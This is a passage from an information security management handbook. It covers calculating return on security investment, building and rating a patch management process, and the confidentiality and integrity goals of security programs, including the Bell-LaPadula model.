This leads to the better answer of basing security expenditures on real numbers and obtaining a hard return on investment (HROI). The HROI will give a quantitative answer that will help justify the use of security and can help determine the operational cost of security.

Getting an HROI can be accomplished in much the same way a risk assessment is done. The following seven steps are involved in the process:[3]

1. Asset identification and valuation

2. Threat and vulnerability exposure factor (EF)
3. Determine the single loss expectancy (SLE)
4. Annualized rate of occurrence (ARO)
5. Compute the annual loss expectancy (ALE)
6. Survey controls
7. Calculate the ROSI

Asset Identification and Valuation

First, you need to list your organization's tangible and intangible assets. We define "tangible" as an asset that has physical form and "intangible" items as any item that does not have physical form, such as goodwill and intellectual property. Tangible items can usually be tracked easily in small organizations, but this becomes progressively more difficult as the size increases. Typically, larger organizations will have an asset management/tracking area that can provide a list. You will then need to assign a dollar value to each tangible asset, with depreciation taken into account. One way this can be done is as follows:[4]

$$\frac{\text{Cost} - \text{Salvage Value}}{\text{Useful Life}} = \text{Yearly Depreciation}$$

Next, make a list of intangible items. This can be subjective and is based on perceived value, but the following questions will help: "Knowing what you do about the asset, what would you pay to have that asset if you did not already own it?" and "What revenue will this asset bring to the organization in the future?"

Another possibility is to rank all your assets, both tangible and intangible, according to your perceived value of them. Given that you have values for the tangible assets, placement of the intangibles relative to the tangibles should help you in valuing the intangible assets.

Threat and Vulnerability Exposure Factor

Now that the assets have been identified, it is necessary to examine the possible threats to each of these assets. This is not a definite as there are many variables involved, but the subject matter experts for many of these assets can help identify exposures. This is an estimate; it cannot include everything possible because we do not know all the possible exposures.

The next step is to examine the threat and vulnerability exposure factor (EF). The EF is the percentage of loss a realized threat event would have on a specific asset, that is, the consequence. The EF can be a large number, as is the case of a major event such as a fire or a small number like the loss of a hard drive. It can be expressed from 0 to 100 percent of loss if exposed to a specific event. For example, if a virus brought down your Web farm, this may cause a 75 percent loss in the Web farm's functionality.

Determine the Single Loss Expectancy

The single loss expectancy (SLE) measures the specific impact, monetary or otherwise, of a single event. The following formula derives the SLE:[5]

$$\text{Asset value} \times \text{Exposure factor} = \text{SLE}$$

Annualized Rate of Occurrence

The annualized rate of occurrence (ARO) is the frequency with which a threat is expected to occur. The number is based on the severity of controls and the likelihood that someone will get past these controls.[6] ARO values fall within the range from 0.0 (never) to a large number.

The ARO is not a definite number and can be subjective. It is best based on probability from observed data, much like insurance. You will need to look at your organization's metrics on hardware, software, and past threats. For example, company X looks at the past five years' incident handling data and finds that there was

an average of three attempts per external employee for the 100 external employees attempting unauthorized access. This would calculate to an ARO of 300, or 3 attempts × 100 external employees = 300.

Annual Loss Expectancy

The annual loss expectancy (ALE) can now be determined from the data collected. The following formula sets for the calculation needed:

$$\text{Single loss expectancy (SLE)} \times \text{Annual rate of occurrence (ARO)} = \text{ALE}$$

The ALE is the number you can use to justify your security expenditures. For example, you want to protect your payroll server within the company. The server itself will not cause a direct loss to the company if compromised, but will result in loss of reputation if exposed. The value of the system itself is $10,000, and the information and loss of reputation is placed at $250,000. The SLE has been placed at 75 percent and the ARO at 0.3. Using the formula above, we obtain an SLE of $58,500 ($260,000 × 0.75) × 0.3 = $58,500. Once the ALE is known, it can be used by information security management to determine a cost-effective risk mitigation strategy.[3]

Survey Controls

It is now essential to survey the controls that you have in your existing security architecture and examine the SLE of those assets. If the loss expectancy is exceptionally high, you would want to consider new controls to mitigate those threats. For example, using the situation in the previous section, we have an SLE of $58,000; but if we are spending $100,000 a year to protect it, we are spending more than we need and new controls should be selected. It is best if each exposure has a control identified for it on a per-exposure basis.

Calculate Your ROSI

Now we are at the point of being able to calculate the ROSI. The basic calculation for ROI is the Return/Assets. Therefore, we can subtract the cost of what we expect to lose in a year for a specific asset from the annual cost of the control:

$$\text{Annual loss expectancy (ALE)} - \text{Current cost of control (CCC)} = \text{ROSI}$$

For example, if in the past we had a cost of $500,000 a year due to security breaches and we add an intrusion detection system (IDS) that costs the company $250,000 a year (this includes support, maintenance, and management) and is 80 percent effective, then we have a positive ROI of $150,000.

ROSI Example

Now apply the seven steps to the following situation. You are asked to protect a small database that contains critical business data. The data has been valued at $5,000,000 and has never been compromised. Based on recent events in similar companies with this type server and data, the probability of an attack has been estimated to happen about once every 20 years. You are asked to look at the current access controls in place that are costing the company $95,000 a year to maintain and see what the ROSI is on these controls.

As you can see from Exhibit 57.1, the total ROSI for the current access control gives the organization a positive ROSI of $130,000 per year.

Arguments against ROSI

One argument is that valuating the ROSI lacks precision and is based on approximations. This is true to an extent; but as more data is collected within your organization and the industry, the picture will become clearer, much like insurance actuarial tables can predict the probabilities of certain events. Another argument is that these hard numbers can give a company a false sense of security because the company feels these numbers are

EXHIBIT 57.1 ROSI for Proprietary Confidential Data

Steps			Formula
Asset identification and valuation	**Asset**: proprietary confidential data	Valuation: $5,000,000	
Threat and vulnerability exposure factor (EF)	**Threat:** disclosure of data	**EF:** 90%	
Determine the single loss expectancy (SLE)	$5,000,000 × .90 =	**SLE:** $4,500,000	Asset Value × Exposure Factor = SLE
Annualized rate of occurrence (ARO)	Based on observed data, the probability is 1 in 20 years	ARO = 0.05	
Compute the annual loss expectancy (ALE)	$4,500,000 × .05 =	**ALE** = $225,000	Single Loss Expectancy (SLE) × Annual Rate of Occurrence (ARO) = ALE
Survey controls	Current controls are costing $95,000		
Calculate ROSI	$225,000 – $95,000	ROSI = $130,000	Annual loss expectancy (ALE) – Current cost of control (CCC) = ROSI

exact but needs to keep in mind that they need reevaluation. Another argument is that that the ROSI is immutable; but if it is made a part of the annual review process, this should not be the case.[3]

Conclusion

This chapter discussed a seven-step methodology to help determine the ROSI for an organization. The methods used were basic and could each be explained in much more depth, but they do illustrate that hard numbers can be obtained. These hard numbers help security managers to go away from using FUD and relying on better data. The data presented here is based on the principles of probability theory and statistics.

Although much of the data that the ROSI is based on is still in its infancy, it will likely take shape in the near future. The key is getting credible data to base the numbers on. We see this taking shape in the insurance industry as hacking insurance is being offered; these are steps in the right direction. It is likely that the insurance industry will be a driving force in the science of ROSI.[2]

References

1. Karofsky, Eric, (2001). Insight into Return on Security Investment, *Secure Business Quarterly,* Volume 1, Issue Two, Fourth Quarter. www.sbq.com.
2. Berinato, Scott (2002). Finally, a Real Return on Security Spending, *CIO Magazine,* February 15, pp. 43–52.
3. Pfleeger, Charles, P. (1997). *Security in Computing*. Upper Saddle River, NJ: Prentice Hall, Inc.
4. Adams, S., Pryor, L., and Keller, D. (1999). *Financial Accounting Information: A Decision Case Approach*. Cincinnati, OH: South-Western College Publishing.
5. Tipton, Harold F. and Krause, Micki. (2000). *Information Security Management Handbook, 4th edition*. Boca Raton, FL: CRC Press LLC.
6. McCammon, Keith (2002). *Calculating Loss Expectancy*. Electronic version, retrieved March 10, 2003. http://mccammon.org/articles/loss_expectancy

Security Patch Management

Jeffrey Davis, CISSP

Patch management is an important part of securing your computing environment. New security vulnerabilities are found in software and systems every day, and these vulnerabilities can introduce risk into an organization's information technology infrastructure. Patches and updates to systems are needed to mitigate these vulnerabilities. Gartner Group reports that 90 percent of machines are exploited using known vulnerabilities that had patches available. A good patch management process can minimize these risks by ensuring the patches are applied. It can also shorten the timeframe that an organization is exposed to newly discovered vulnerabilities by making sure patches are applied in a timely manner. These patch management processes consist of several different components and need to take into account an organization's structure, policies, risk tolerance, and available resources.

Why Patch Management?

Patch management provides a method to significantly reduce risks to your computing environment. There have been a number of large impacting worm outbreaks that used known vulnerabilities as their mechanism for spreading. Some examples of these include:

- *Sadmind* used a known UNIX vulnerability to spread from UNIX machine to UNIX machine, as well as a Microsoft IIS vulnerability to deface Web sites.
- *Code Red I and II* used known vulnerabilities in Microsoft IIS servers.
- *Nimda* used known vulnerabilities in Microsoft IIS servers.

All of these vulnerabilities had patches available from vendors. In some cases these patches had been available for more than two years before the worm outbreak. Exhibit 58.1 shows the length of time that elapsed between the discovery of the vulnerability and the release of its patch, and the outbreak of a worm that exploited it.

Each one of these worms spread quickly and had a devastating effect on Internet traffic as well as organizations' internal networks. The speed and breadth of the spread indicated that many machines were not updated and were vulnerable to the exploit used to infect those machines. The loss of service and productivity caused by these worms could have been minimized by good patch management practices.

These worms also demonstrated the risk of vulnerable machines connected to networks and the ability of those machines to deny service to other machines. In some cases, single machines that were infected were able to flood local area networks with enough packets to saturate the available bandwidth. This shows that vulnerable machines are not only vulnerable to compromise themselves, but they are also at risk to deny service to other machines that share network resources. This greatly increases the risk of having a machine on a network that is not patched against known vulnerabilities.

Another threat is hackers looking for machines to compromise. One of the methods employed is to use automated tools to scan for vulnerable machines. Once these machines are identified, they are compromised and then used to scan for more machines to exploit. Machines that are fully patched will be more difficult to

EXHIBIT 58.1 Length of Time between Discovery and Worm Outbreak

Worm	Date of Outbreak	Vector of Infection	Date Patch for Vulnerability Was Made Available	No. of Days Systems Were Vulnerable
Sadmind/IIS	5/8/2000	Sadmind daemon on Solaris, used to deface Microsoft IIS Web sites	Sadmind patch available 12/29/1999, IIS patch available 10/17/2000	Sadmind: 496 days IIS: 203 days
Code Red I	7/19/2001	Microsoft IIS	Patch available 6/18/2001	31 days
Nimda	9/18/2001	Microsoft IIS and e-mail clients	IIS patch available 5/15/2001 E-mail client patch available 4/3/2001	IIS: 126 days E-mail client: 156 days

compromise and will be passed over in favor of machines that have vulnerabilities. Keeping systems patched against known vulnerabilities will greatly reduce the risk of being compromised in this fashion.

One specific example where patch management directly mitigates a threat is in the updating of anti-virus software. Viruses are one of the biggest threats to computer systems and spread through many different vectors. Anti-virus software is used to mitigate this threat and prevent systems from being infected. When new viruses come out, the anti-virus software needs to be updated to detect and clean them. These updates can come out at various time intervals, varying from as often as hourly to as infrequent as weekly. In older versions of anti-virus software, these updates had to be retrieved and applied manually. Most new versions will retrieve and update the software via the Internet with no user interaction and at prescribed intervals. Automation of this process and its integration into the software have greatly improved the level of protection against virus threats and reduced the threat of virus infections because of outdated anti-virus software. Other software applications have also begun to automate the patching process but a large majority of software still exists that needs to be patched manually or through the use of third-party automated tools. A good patch management process can ensure that this software is kept up-to-date and leverage the automated processes, where possible.

All in all, patch management is a proactive way of reducing risk in an organization's information systems environment. The amount of time spent in applying patches to systems is time well spent and can help prevent loss due to system compromise through vulnerabilities that those patches are meant to mitigate.

Types of Patches

Patches for software come in different types. These can be point patches/hotfixes, bundled patches, and version releases. Point patches/hotfixes are released to address specific issues and most security patches are released in this category. These patches usually undergo a minimal amount of testing because the issues need to be addressed quickly. These fixes can be riskier to apply to systems because they are not tested thoroughly and may cause errors to applications. Vendors may not guarantee that these fixes will not break other functions. Point fixes are then usually rolled up into bundled patches that undergo more rigorous testing and are fully supported by the vendor. They come out at regular time intervals and are usually larger in size because they contain multiple fixes. Organizations usually prefer to apply these bundled patches because they are more fully tested than point patches. Version releases are similar to bundled patches but may also contain new features or functions. It is also significant to note that some patches may require that a system have other patches applied (prerequisites) or be at a specific version in order to function correctly. This may require a system to be updated to a more current version just to apply a point fix that addresses a new vulnerability. A patch management process needs to take all of these types of patches into consideration and be able to deal with each one appropriately.

It is also important to make sure that patches are obtained from a trusted source and verified as authentic. There have been cases where software has been modified to include backdoors that allow unauthorized access. To mitigate this risk, some vendors will digitally sign their patches. These signatures should be checked before applying the patch to ensure that the patch is authentic and has not been changed.

Software Phases

Software will progress through different phases during its use, and vendors will support software differently, depending on the phase the software is in. The first phase that is important to a patch management process is the initial *introduction phase.* During this stage, there may be many software problems found that will need to be resolved. Patches may need to be applied quickly not only to solve security issues, but also functionality issues. Vendors are usually very supportive in this phase, with timely updates. The next phase is *production use.* This is the stage in which most software is utilized. Vulnerabilities found in this stage will usually go through an assessment to determine their impact. Some vendors will be more proactive and timely in providing patches for vulnerabilities while others may want to provide patches as part of normal version release cycles. Patch management processes need to be able to track and distribute the various point patches as well as the bundled patches and version updates that need to be applied. The last phase that software goes through that is important to patch management is the *unsupported* or *legacy stage.* In this stage, the vendor may no longer support the software and patches may not be available. This software can be risky to run as part of an organization because any new vulnerability found cannot be mitigated. While a patch management process may not be helpful in this situation, because there are no patches to be applied, it is important to know of the existence of this software so that its risks to an organization can be evaluated and understood. Vendors usually make users aware, well ahead of time, of when software is no longer supported. Planning ahead for this situation is important.

Threat Awareness and Assessment

One challenge in patch management is to know when a new vulnerability has been discovered. This is important in keeping the window of opportunity to be exploited by a vulnerability to a minimum. There are a variety of methods to keep up-to-date with new vulnerabilities. One is the monitoring of alerts by the Computer Emergency Response Team (CERT) at Carnegie Mellon. This is a U.S. Government-sponsored team that monitors and coordinates computer security incidents and vulnerabilities. The CERT Web site and mailing list provide a good source of alerts for newly discovered vulnerabilities. Another good source of information is the Bugtraq mailing list currently hosted at Security Focus. This is a moderated mailing list that discusses vulnerabilities to systems. Exhibit 58.2 lists the Web sites for these sources as well as some others, and can be very useful.

Major software vendors will also have mailing lists used to alert their users to software vulnerabilities and how to obtain patches for them. Monitoring these lists is an important part of staying aware of new vulnerabilities and the actions needed to mitigate them.

Once patches are made available, a decision on the process of applying them must be made. As mentioned, some point patches may not be fully tested before being released. Most system administrators will want to try the patches on a test machine before applying them to production systems. They will also want to fully understand the process to remove a patch if it causes errors to the application. Installing patches on a test machine will enable system administrators to practice the patch application and removal process. Production systems may also have designated maintenance windows to minimize downtime. These windows can occur as often as once a day to as infrequently as once every three months or longer. They usually occur during periods of low activity so that the impact to system users is low. There may also be designated "quiet times" during which only emergency changes can be made. These quiet times can be centered on business-critical activities

EXHIBIT 58.2 List of Vulnerability Information Sources

Organization	Web Site
Computer Emergency Response Team Coordination Center	www.cert.org
SANS Incident Storm Center	isc.incidents.org
SecurityFocus Vulnerabilities Archive	www.securityfocus.com/bid
PacketStorm	packetstorm.nl
Computer Incident Advisory Capability	ciac.llnl.gov/ciac
Security Tracker	www.securitytracker.com

such as financial book close or product release cycles. These restrictions can greatly increase the time during which a system is vulnerable because a patch cannot be deployed. In some cases, the threat of a vulnerability being used to compromise a system will be so great that it will require that the patch be applied sooner than the regular maintenance window and will need to bypass these restrictions. To facilitate this, a rating system can be used to categorize vulnerability as to the probability of being exploited and the level of threat that it presents to the organization. The different ratings can be used to determine if a patch can wait for the normal maintenance process or if it should be applied in a timelier manner. In any case, patch installation should always go through the organization's formal change control management procedure.

There are a number of different factors that should be taken into account when rating an organization's vulnerabilities, including:

- *The vector or method of exploitability.* If the vulnerability is easily exploited by an available method of exploitability, then its risk will be far greater than one in which the vector is not readily available. An example of this would be a vulnerability that is exploitable over a network versus one that requires a login to the system. The vector for the network exploit is available to more potential threats than the one that requires local access and would increase the risk of the vulnerability being exploited. Network exploits can be further broken down into those that can be mitigated by firewall filtering and those that are allowed to pass through to internal networks, thereby greatly increasing the set of systems that are at risk. Examples of this pass-through would be exploits of Internet Web servers using HTTP traffic or an exploit of a DNS server using a specially crafted DNS request. These applications must be exposed to Internet traffic in order to provide their functionality. The risk for these applications to vulnerabilities exploitable via the network can be very high.
- *Length of time to apply a patch via normal change control processes.* Most production systems follow a change control process that involves testing and documenting changes before implementing them. This can take anywhere from a couple of hours to many days, depending on the complexity of the change. If a new vulnerability presents a sufficiently high threat to a system, this process may need to be shortened or expedited on an emergency basis. This may be especially true if an active exploit is moving through the network.
- *Availability of an exploit.* If an exploit for a particular vulnerability is available at a public information source, it can greatly increase the threat of a vulnerability being exploited. The public availability of an exploit brings it to the attention of more people, which increases the risk of its being used to compromise systems. These public information sources may include vulnerability development mailing lists and also Web sites that contain archives of exploits for different operating systems and platforms. It is important to note that it should not be assumed that if an exploit is not made public, it does not exist.
- *Criticality of the systems that are vulnerable.* Vulnerabilities to systems that are more important or to ones that provide infrastructure services may present more of a threat than vulnerabilities to less important systems. Critical systems can include infrastructure systems such as DNS servers and authentication servers, network devices such as routers and switches, as well as critical application servers. These systems may be important to an organization in maintaining its business and the risk to them needs to be kept to a minimum. There may also be cases where vulnerabilities are made public but the systems that are vulnerable are not critical to the business. This may mean that the vulnerability might not need to be mitigated as quickly.
- *Complexity of the patch.* Some patches are very simple to apply and others may require many changes to a system in order to be implemented correctly. The more complex the change to a system, the more likely that it will introduce unanticipated errors. This can be especially true of bundled patches or version upgrades. Trying the patches first in a test environment can help in mitigating this risk. However, there is not always time to perform this testing — especially during an outbreak of a worm or virus.

Using these factors, vulnerabilities and the subsequent patch can be rated in four different categories:

- *Normal.* This means that there is a low threat of the vulnerability being exploited and that the patch for it can be applied using the normal change control process and within the normal maintenance window. There can also be other mitigating factors that limit the attack vector, such as firewalls or other configuration changes that can be made to mitigate the vulnerability.
- *Urgent.* This means that there is a moderate threat of the vulnerability being exploited. This can include vulnerabilities that have been disclosed, but no exploit has been made available publicly and there are

EXHIBIT 58.3 Summary of Rating Categories and Actions

Rating	Risk Level	Level of Testing	Wait for Maintenance Window?
Normal	Low	Fully test	Yes
Urgent	Medium	Fully test	No
Critical	High	Minimal testing	No
Emergency	High/exploit in progress	None or very little	No

no reports of it being currently exploited. The patch for this vulnerability may go through the normal testing processes but may not wait for the normal change control maintenance window.

- *Critical.* This means that there is a high threat of the vulnerability being exploited. The attack vector of the exploit may be easily accessible and an exploit for the vulnerability is known and in the public domain. It may also be a threat to an infrastructure system. The patch for this vulnerability must be applied as soon as possible in order to mitigate this threat. It may still undergo some limited testing but will not wait for a normal change control window.
- *Emergency.* This means that the vulnerability is being actively exploited and needs to be patched immediately. Some examples of the use of this rating include cases of worms and viruses that are spreading through a network. The patch for this vulnerability is applied immediately, bypassing any testing or change management windows. This is done because the threat of the exploit is immediate and the risk of the change to the system is outweighed by the risk of the exploit.

These rating categories are summarized in Exhibit 58.3.

Some vendors have implemented their own rating systems to assist in communicating the level of threat that a vulnerability has for their product. It is important to understand the definitions of their different rating levels. Some of them adjust their ratings, depending on whether the system is connected to the Internet or not, and this may or may not apply to your organization. These definitions need to be evaluated and the rating system adjusted for your computing environment so that you can properly rate the vulnerabilities and the actions needed to mitigate them.

Process Overview

One of the first things that needs to be done to establish a patch management process is to institute a policy, as part of the organization's security policy, that software and systems need to be kept current and secure. This policy should be agreed to and communicated to all of the information technology system owners and administrators. Doing this up-front will make everyone aware that they are expected to apply patches in a timely manner. This policy will then drive the requirements for a patch management process. One other situation that needs to be addressed is the use of machines on the internal network that are not owned by the organization and not subject to its policies. This situation may introduce machines on the internal network that have not been patched and are in an unknown state. Many organizations will not allow these machines on the network because of that risk. However, outsourcing of an organization's functions and the use of contractors may make this policy difficult to implement.

The next step that needs to be taken in instituting a patch management process is to inventory the machines and software in your organization. Information that needs to be collected includes operating system type and version, installed applications along with their versions, contact information for the system administrator, and any other information needed to assess the risk from new vulnerabilities and patch the system. It is also important to inventory network devices such as printers and routers as these may also have vulnerabilities that will need to be patched. This inventory needs to be kept up-to-date and can be used to understand what threats are applicable to your environment by comparing new product vulnerabilities to the products that are present in your environment. In small organizations, this may be as simple as a spreadsheet that lists the various operating systems and application versions. In larger organizations, keeping these lists up-to-date becomes more of a challenge. There are software tools that will assist in this. These tools can be run periodically on systems to update a master database of software and version information. When a new vulnerability is made public, this information can be used to determine which systems in the environment are vulnerable and which systems need to have patches applied.

The actual patching mechanism can be a manual process initiated by a systems administrator, or it could be an automated system utilized by a central organization. An automated process can either be a "push" or a "pull" model. A "pull" model waits for a system to check for a patch from a distribution point. Systems will be configured to check at regular intervals. The advantage of a "pull" model is that new systems can be added with little effort, as the distribution point may not need to know anything about the clients it serves. A "push" model will initiate the patch from a central location. The advantage of a "push" system is that it has the ability to distribute a patch faster because it does not have to wait for a system to check for a patch. One disadvantage is that it requires more administration to add new machines as well as remove obsolete machines from the environment. Automated patching processes tend to be more effective when used for large numbers of end-user machines. End users do not tend to be aware of when they need to patch and may also not have the technical skills to apply the patches properly. Automation can ensure that the patches get applied in a timely manner because they can be controlled by a central organization. Automation also works best in environments that are standardized so that the machines are configured the same way. In more diverse environments, automated processes tend to become more complex because they require patching packages that take into account each separate variation of the environment.

Server administrators usually prefer manual patch processes because they prefer more control over the changes that are made to their servers. Applying patches presents a risk of breaking the applications that run on servers, and server applications tend to be more complicated than ones that run on end-user machines. Production servers will usually require back-out procedures in case the patch causes errors in applications. Automated patch processes may not be easily backed out because the automation may hide the actual changes being made to the server.

One other issue that needs to be addressed is the deployment of new machines into the infrastructure. As part of the deployment process, these machines will need to be patched to the appropriate level before being utilized. It is also important that they be integrated into the patch management inventory process to ensure that they receive future patches. Failure to do this will slowly erode the effectiveness of the patch management process.

Patch Management and Incident Response

Patching systems is a key part of responding to virus and worm incidents. Updating anti-virus software or applying fixes to systems may be the only way to halt the spread of a network worm or e-mail virus. Having an automated patch system can greatly decrease the amount of time it takes to patch large numbers of systems and mitigate these threats. However, provisions still need to be made for patching systems without the automated systems. The automated process can be disabled by the worm or virus, or the nature of the incident may require that the system be taken off the network and patched before being put back on the network. This was evident during the Code Red worm, in which systems were rebooted to clean the worm out of memory but, if left connected to the network, were almost immediately re-infected. This meant that network-based services, like file shares or Web sites that contained the patch, could not be used. So instead of using an automated patching system, a manual method using removable media had to be employed. This greatly increased the time needed to recover from this worm. If automated patching processes are used, care should be taken to protect them because, if these systems become incapacitated during an incident, then they cannot be used to help resolve it.

Compliance

Enforcing proper patch management is an important part of the process. This is especially true if non-automated methods are utilized. Periodic checks for compliance should be utilized to measure the effectiveness of the process. These checks can include:

- *Periodic system audits.* Manually checking your information systems can uncover systems that are not in compliance. This checking can be more complete than network scanning but is more personnel resource intensive.
- *Network vulnerability scanning.* This method is useful in checking large numbers of systems without much effort. This can be done on a regular basis and the information used to determine which systems

have been patched and which have not. One drawback is that this method will not be able to check for vulnerabilities that are not detectable over the network.

- *Login scripts.* Some network operating systems support login scripts that run when they authenticate to network resources. These scripts can be used to check the system compliance with patch management policy and have the benefit of being run every time a system authenticates. This check can also optionally deny access until the system is patched to the proper level. This has the benefit of forcing systems into compliance, or else they will not be able to access network resources. This can be especially useful when there is an outbreak of a new worm or virus. Systems with the particular vulnerability being exploited can be denied access until they are patched.

Compliance processes are very important when dealing with remote access users — especially those that utilize virtual private network (VPN) access via the Internet. Because these machines are on the Internet, they may be exposed to more threats than machines that are on an internal network behind a firewall. While connected to the Internet, machines may become infected by a worm or a virus and when they then connect to the internal network, they may carry this infection to internal systems. Having a process that checks the patch levels of these systems before allowing them access to internal network resources can greatly reduce the threat from such machines.

Exceptions

Systems may not always be capable of being patched to a secure level. One reason may be because the software vendor may no longer support the software. Most vendors will support software only for a certain length of time and then they will drop it from their supported software list. Having unsupported software in an organization can be very risky, as any new vulnerability will not be mitigated. Most organizations will transition to the newer versions of the software before this happens. In some cases, they will not be able to do this. The new version may require new hardware or it may not include necessary features. When this happens, the organization needs to understand the risk and balance it against the needs of the business as well as consider the cost of moving to a supported system. Other controls or precautions can be put in place to help mitigate the risk. These include additional network controls through the use of firewalls or host-based intrusion detection, which can detect configuration changes. Anti-virus software may also provide some measure of protection. It is also important to continually evaluate newly discovered vulnerabilities. If a high-risk vulnerability is found, it may be necessary to reevaluate the need for the system and to either adjust the controls or decommission the system. Systems that are exempt from patching can represent a significant risk to an organization and need to be managed appropriately.

Conclusion

Patch management is one of the key pieces of securing your information technology infrastructure. Patching against known vulnerabilities can reduce the known threats against your information systems. It provides a proactive way to reduce risk and can make a difference in ensuring the integrity and availability of your information systems. It is a straightforward way to make your systems more secure and reduce the threat to your information technology infrastructure.

Purposes of Information Security Management

Harold F. Tipton

Managing computer and network security programs has become an increasingly difficult and challenging job. Dramatic advances in computing and communications technology during the past five years have redirected the focus of data processing from the computing center to the terminals in individual offices and homes. The result is that managers must now monitor security on a more widely dispersed level. These changes are continuing to accelerate, making the security manager's job increasingly difficult.

The information security manager must establish and maintain a security program that ensures three requirements: the confidentiality, integrity, and availability of the company's information resources. Some security experts argue that two other requirements may be added to these three: utility and authenticity (i.e., accuracy). In this discussion, however, the usefulness and authenticity of information are addressed within the context of the three basic requirements of security management.

CONFIDENTIALITY

Confidentiality is the protection of information in the system so that unauthorized persons cannot access it. Many believe this type of protection is of most importance to military and government organizations that need to keep plans and capabilities secret from potential enemies. However, it can also be significant to businesses that need to protect proprietary trade secrets from competitors or prevent unauthorized persons from accessing the company's sensitive information (e.g., legal, personnel, or medical information). Privacy issues, which have received an increasing amount of attention in the past few years, place the importance of confidentiality on protecting personal information maintained in automated systems by both government agencies and private-sector organizations.

Confidentiality must be well defined, and procedures for maintaining confidentiality must be carefully implemented, especially for standalone computers. A crucial aspect of confidentiality is user identification and authentication. Positive identification of each system user is essential to ensuring the effectiveness of policies that specify who is allowed access to which data items.

Threats to Confidentiality

Confidentiality can be compromised in several ways. The following are some of the most commonly encountered threats to information confidentiality:

- Hackers.
- Masqueraders.
- Unauthorized user activity.
- Unprotected downloaded files.
- Local area networks (LANs).
- Trojan horses.

Hackers. A hacker is someone who bypasses the system's access controls by taking advantage of security weaknesses that the systems developers have left in the system. In addition, many hackers are adept at discovering the passwords of authorized users who fail to choose passwords that are difficult to guess or not included in the dictionary. The activities of hackers represent serious threats to the confidentiality of information in computer systems. Many hackers have created copies of inadequately protected files and placed them in areas of the system where they can be accessed by unauthorized persons.

Masqueraders. A masquerader is an authorized user of the system who has obtained the password of another user and thus gains access to files available to the other user. Masqueraders are often able to read and copy confidential files. Masquerading is a common occurrence in companies that allow users to share passwords.

Unauthorized User Activity. This type of activity occurs when authorized system users gain access to files that they are not authorized to access. Weak access controls often enable unauthorized access, which can compromise confidential files.

Unprotected Downloaded Files. Downloading can compromise confidential information if, in the process, files are moved from the secure environment of a host computer to an unprotected microcomputer for local processing. While on the microcomputer, unattended confidential information could be accessed by authorized users.

Local Area Networks. LANs present a special confidentiality threat because data flowing through a LAN can be viewed at any node of the network, whether or not the data is addressed to that node. This is particularly significant because the unencrypted user IDs and secret passwords of users logging on to the host are subject to compromise as this data travels from the user's node through the LAN to the host. Any confidential information not intended for viewing at every node should be protected by encryption.

Trojan Horses. Trojan horses can be programmed to copy confidential files to unprotected areas of the system when they are unknowingly executed by users who have authorized access to those files. Once executed, the Trojan horse becomes resident on the user's system and can routinely copy confidential files to unprotected resources.

Confidentiality Models

Confidentiality models are used to describe what actions must be taken to ensure the confidentiality of information. These models can specify how security tools are used to achieve the desired level of confidentiality.

The most commonly used model for describing the enforcement of confidentiality is the Bell-LaPadula model. It defines the relationships between objects (i.e., the files, records, programs, and equipment that contain or receive information) and subjects (i.e., the persons, processes, or devices that cause information to flow between the objects). The relationships are described in terms of the subject's assigned level of access or privilege and the object's level of sensitivity. In military terms, these would be described as the security clearance of the subject and security classification of the object.

Subjects access objects to read, write, or read and write information. The Bell-LaPadula model enforces the lattice principle, which specifies that subjects are allowed write access to objects at the same or higher level as the subject, read access to objects at the same or lower level, and read/write access to only those objects at the same level as the subject. This prevents the ability to write higher-classified information into a lower-classified file or to disclose higher-classified information to a lower-classified individual. Because an object's level indicates the security level of data it contains, all the data within a single object must be at the same level. This type of model is called flow model, because it ensures that information at a given security level flows only to an equal or higher level.

Another type of model that is commonly used is the access control model, which organizes a system into objects (i.e., resources being acted on), subjects (i.e., the persons or programs doing the action), and operations (i.e., the process of the interaction). A set of rules specifies which

operations can be performed on an object by which subjects. This type of model has the additional benefit of ensuring the integrity of information as well as the confidentiality; the flow model supports only confidentiality.

Implementing Confidentiality Models

The trusted system criteria provide the best guidelines for implementing confidentiality models. These criteria were developed by the National Computer Security Center and are published in the *Department of Defense Trusted Computer System Evaluation Criteria* (commonly referred to as the Orange Book), which discusses information confidentiality in considerable detail. In addition, the National Computer Security Center has developed a Trusted Network Interpretation that applies the Orange Book criteria to networks; the network interpretation is described in the *Trusted Network Interpretation of the Trusted Computer System Evaluation Criteria* (commonly referred to as the Red Book).

INTEGRITY

Integrity is the protection of system data from intentional or accidental unauthorized changes. The challenge of the security program is to ensure that data is maintained in the state that users expect. Although the security program cannot improve the accuracy of data that is put into the system by users, it can help ensure that any changes are intended and correctly applied.

An additional element of integrity is the need to protect the process or program used to manipulate the data from unauthorized modification. A critical requirement of both commercial and government data processing is to ensure the integrity of data to prevent fraud and errors. It is imperative, therefore, that no user be able to modify data in a way that might corrupt or lose assets or financial records or render decision-making information unreliable. Examples of government systems in which integrity is crucial include air traffic control systems, military fire control systems (which control the firing of automated weapons), and Social Security and welfare systems. Examples of commercial systems that require a high level of integrity include medical prescription systems, credit reporting systems, production control systems, and payroll systems.

As with the confidentiality policy, identification and authentication of users are key elements of the information integrity policy. Integrity depends on access controls; therefore, it is necessary to positively and uniquely identify all persons who attempt access.

Protecting Against Threats to Integrity

Like confidentiality, integrity can be compromised by hackers, masqueraders, unauthorized user activity, unprotected downloaded files, LANs, and unauthorized programs (e.g., Trojan horses and viruses), because

each of these threats can lead to unauthorized changes to data or programs. For example, authorized users can corrupt data and programs accidentally or intentionally if their activities on the system are not properly controlled.

Three basic principles are used to establish integrity controls:

1. granting access on a need-to-know basis,
2. separation of duties,
3. rotation of duties.

Need-to-Know Access. Users should be granted access only to those files and programs that they need in order to perform their assigned job functions. User access to production data or source code should be further restricted through use of well-formed transactions, which ensure that users can change data only in controlled ways that maintain the integrity of data. A common element of well-formed transactions is the recording of data modifications in a log that can be reviewed later to ensure that only authorized and correct changes were made. To be effective, well-formed transactions must ensure that data can be manipulated only by a specific set of programs. These programs must be inspected for proper construction, installation, and controls to prevent unauthorized modification.

Because users must be able to work efficiently, access privileges should be judiciously granted to allow sufficient operational flexibility; need-to-know access should enable maximum control with minimum restrictions on users. The security program must employ a careful balance between ideal security and practical productivity.

Separation of Duties. To ensure that no single employee has control of a transaction from beginning to end, two or more people should be responsible for performing it — for example, anyone allowed to create or certify a well-formed transaction should not be allowed to execute it. Thus, a transaction cannot be manipulated for personal gain unless all persons responsible for it participate.

Rotation of Duties. Job assignments should be changed periodically so that it is more difficult for users to collaborate to exercise complete control of a transaction and subvert it for fraudulent purposes. This principle is effective when used in conjunction with a separation of duties. Problems in effectively rotating duties usually appear in organizations with limited staff resources and inadequate training programs.

Integrity Models

